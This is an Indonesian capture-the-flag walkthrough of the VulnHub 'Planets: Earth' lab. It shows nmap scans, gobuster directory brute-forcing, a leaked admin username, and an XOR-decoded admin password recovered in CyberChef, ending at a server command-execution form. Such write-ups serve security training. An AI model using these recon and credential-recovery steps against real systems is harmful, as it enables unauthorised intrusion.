


CTF THE PLANETS: EARTH

Vulnerable machine: The Planets: Earth

<https://www.vulnhub.com/entry/the-planets-earth,755/>



1. Menemukan IP Target

- melakukan scanning network dengan nmap untuk menemukan IP target

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 21:42 EST
Nmap scan report for 192.168.1.1
Host is up (0.0046s latency).
Nmap scan report for 192.168.1.2
Host is up (0.011s latency).
Nmap scan report for 192.168.1.104
Host is up (0.0077s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 11.16 seconds
```

2. Menemukan port yang terbuka pada server

```
(root@kali)-[/home/kali]
# nmap -A -p- 192.168.1.104
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 21:42 EST
Nmap scan report for 192.168.1.104
Host is up (0.021s latency).
Not shown: 65292 filtered tcp ports (no-response), 240 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.6 (protocol 2.0)
|_ ssh-hostkey:
|   256 5b2c3fdc8b76e9217bd05624dfbee9a8 (ECDSA)
|_  256 b03c723b722126ce3a84e841ecc8f841 (ED25519)
80/tcp    open  http         Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_ http-title: Bad Request (400)
443/tcp   open  ssl/http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|_ Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
|_ Not valid before: 2021-10-12T23:26:31
|_ Not valid after: 2031-10-10T23:26:31
```

-dari hasil scanning diatas ditemukan 2 buah domain

```
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
|_ Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
|_ Not valid before: 2021-10-12T23:26:31
|_ Not valid after: 2031-10-10T23:26:31
```

3. Menambahkan DNS pada file /etc/hosts

-buka file /etc/hosts

```
(root@kali)-[/home/kali]
# nano /etc/hosts
```


-tambahkan IP server dan nama domain

```
GNU nano 6.4 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

192.168.1.104 earth.local terratest.earth.local
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^N Replace ^U Paste ^J Justify

4. Membuka halaman website lewat browser
-membuka halaman <http://earth.local>



Earth Secure Messaging Service



-pada halaman <http://earth.local> ditemukan form untuk mengirim pesan, lalu kita coba isi form tersebut

Send your message to Earth:

Message:

Selamat Pagi semuanya

Message key:

pagi

Send message

-setelah dikirim terdapat pesan terenkripsi baru di halaman yang sama

Send your message to Earth:

Message:

Selamat Pagi semuanya

Message key:

pagi

Send message

Previous Messages:

- 23040b081d00134920000000501202040500091011

-tidak ditemukan apapun di halaman <http://earth.local>, gunakan gobuster untuk melihat ada halaman apa saja di dalam <http://earth.local>

```
(root@kali)-[/home/kali]
# gobuster dir -u http://earth.local/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://earth.local/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.4
[+] Timeout: 10s

2023/02/27 22:22:01 Starting gobuster in directory enumeration mode

/admin (Status: 301) [Size: 0] [→ /admin/]
/cgi-bin/ (Status: 403) [Size: 199]
Progress: 4614 / 4615 (99.98%)

2023/02/27 22:22:29 Finished
```



-dari hasil brute force gobuster terdapat halaman <http://earth.local/admin>, sekarang kita coba buka halaman tersebut



Admin Command Tool

You are not logged in. Please: [Log In](#)

-jika diklik login maka akan diarahkan ke halaman login




Log In

Username:

Password:

-sekarang kita coba halaman <https://terratest.earth.local>, namun tidak ditemukan informasi apapun disini



Test site, please ignore.

-gunakan gobuster untuk melihat ada halaman apa saja pada <https://terratest.earth.local>

```
(root@kali)-[/home/kali]
# gobuster dir -u https://terratest.earth.local/ -k -w /usr/share/wordlists/
dirb/common.txt

Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: https://terratest.earth.local/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.4
[+] Timeout: 10s

2023/02/27 22:33:11 Starting gobuster in directory enumeration mode

./.hta (Status: 403) [Size: 199]
./.htaccess (Status: 403) [Size: 199]
./.htpasswd (Status: 403) [Size: 199]
./cgi-bin/ (Status: 403) [Size: 199]
./index.html (Status: 200) [Size: 26]
./robots.txt (Status: 200) [Size: 521]
Progress: 4561 / 4615 (98.83%)


2023/02/27 22:33:30 Finished
```

-dari hasil brute force gobuster terdapat file robots.txt pada https://terratest.earth.local



```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```


-pada file robots.txt ditemukan file testingnotes.txt, pada file ini diketahui username admin adalah terra kemudian langkah-langkah untuk menemukan password dari admin




```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against brute force. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```


5. Menemukan password dengan tool cyber chef

-download aplikasi cyber chef di <https://gchq.github.io/CyberChef/>




-extract dan buka file CyberChef_v9.55.0.html lewat browser







-pilih From Hex di menu Operations dan tarik ke menu recipe




-ketik xor di filed pencarian Operations kemudian pilih XOR dan tarik ke menu recipe



-buka testdata.txt dan copy semua isi file



-Paste isi file testdata.txt pada dikolom key XOR dan set karakter menjadi UTF8



-Copy satu persatu kode hexa pada halaman <http://earth.local> sebagai input di Cyber Chef

Send your message to Earth:

Message:

Message key:

Previous Messages:

- 23040b081d00134920000000501202040500091011.
- 37090b59030f11060b0a1b4e000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d17040359061d43370f15030b10414e340e1c0a0f0b0b061d430e0161d17040359061d43370f15030b10414e340e1c0a0f0b0b061d430e0059220f1124059261ae281ba124e14001c06411a110e00435542495f5e430a0715000306150b0b1c4e4b5242495f5e430c07150a1d4a410216010943e281b54e1c0101160606591b0143121a0b0a1a00094e1ff1d010e412d180307050e1c17060f43150159210b144137161d054d41270d4f0710410010010b431507140a1d43001d5903010d064e18010a4307010c1d4e1708031c1c4e02124e1d0a0b13410f0a4f2b02131a11e281b61d43261c18010a43220f1716010d40

-percobaan pada kode hexa pertama

Version 9.55.0 Last build: 3 months ago Options About / Support

Operations	Recipe	Input
xor	From Hex Delimiter: Auto	37090b59030f11060b0a1b4e000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d17040359061d43370f15030b10414e340e1c0a0f0b0b061d430e0059220f1124059261ae281ba124e14001c06411a110e00435542495f5e430a0715000306150b0b1c4e4b5242495f5e430c07150a1d4a410216010943e281b54e1c0101160606591b0143121a0b0a1a00094e1ff1d010e412d180307050e1c17060f43150159210b144137161d054d41270d4f0710410010010b431507140a1d43001d5903010d064e18010a4307010c1d4e1708031c1c4e02124e1d0a0b13410f0a4f2b02131a11e281b61d43261c18010a43220f1716010d40
XOR	Key: arly as 4.1 billion years ag... UTF8	time: 24ms length: 254 lines: 1
XOR Brute Force	Scheme: Standard <input type="checkbox"/> Null preserving	Output
XKCD Random Number		vjh6qkxhl'o! radio.wcxrh.%fc&t1\$+ytkor:cys7em=&r7_jg#nf(*Q`.o#&Ngo7f
Hex to Object Identifier		?M} w\$yI1.ó.&! ~o-vxanc,'(--ck`z.#Q .cu k&',.8~ta",.#-
Unicode Text Format		n.ngc.â0<o!np&C8iu+5i+bss} md-.D-f'd-lrg)&q!00+`R6rf(I-of-% rd1"{'`e="f{<`u-
Text Encoding Brute Force		C/jubdt!mi#x{sty<q2/sn+`4}l.Hg?;).â0t-A<ln*7Jj7fbsb,
Lorenz		
Magic		
Favourites	★	
Data format	STEP <input type="button" value="BAKE!"/> Auto Bake	

-percobaan pada kode hexa kedua

Version 9.55.0 Last build: 3 months ago Options About / Support

Operations	Recipe	Input
xor	From Hex Delimiter: Auto	3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b1611074318160814114b0a1d06170e1444010b0a0d441c104b150106104b1d011b100e59101d020591314170e0b4a552a1f59071a16071d44130f041810550a05590555010a0d0c011609590d13430a171d170c0f0044160c1e150055011e100811430a59061417030d1117430910035506051611120b45
XOR	Key: arly as 4.1 billion years ag... UTF8	time: 14ms length: 149 lines: 1
XOR Brute Force	Scheme: Standard <input type="checkbox"/> Null preserving	Output
XKCD Random Number		wvtqyn<d.ydr&9wnpu& fdm- }y"xv'&kbayp?crh7oz
Hex to Object Identifier		!d-e!n0.chbu&-d70K8bij%? fzkoj:\z+`.82=&zchq.;* <d'r*1kn8).dg+cy=cdj ".~ma
Unicode Text Format		7hr a--* cuep--qcLq!n"e1zb6
Text Encoding Brute Force		
Lorenz		
Magic		
Favourites	★	
Data format	STEP <input type="button" value="BAKE!"/> Auto Bake	

-pada percobaan kode hexa ketiga ditemukan

The screenshot shows the CyberChef web application. The 'Recipe' tab is selected, and the 'From Hex' operation is configured with 'Delimiter' set to 'Auto'. The 'Input' field contains a long hex string. The 'Output' field shows the result of the operation, which is a base64-encoded string. The interface includes a sidebar with various operations like XOR, XOR Brute Force, and a 'BAKE!' button to save the recipe.

6. Login ke halaman admin
-melakukan login ke halaman admin

The screenshot shows a web browser with the address bar displaying 'earth.local/admin/login'. The page has a dark theme and includes navigation links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

Log In

Username:

Password:

-pada halaman admin terdapat form untuk menjalankan perintah terminal pada server

The screenshot shows the 'Admin Command Tool' page. It features a welcome message: 'Welcome terra, run your CLI command on Earth Messaging Machine (use with care)'. Below this is a form with a 'CLI command:' label and an input field. A 'Run command' button is located below the input field. The 'Command output:' label is visible at the bottom of the form.


Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Command output:

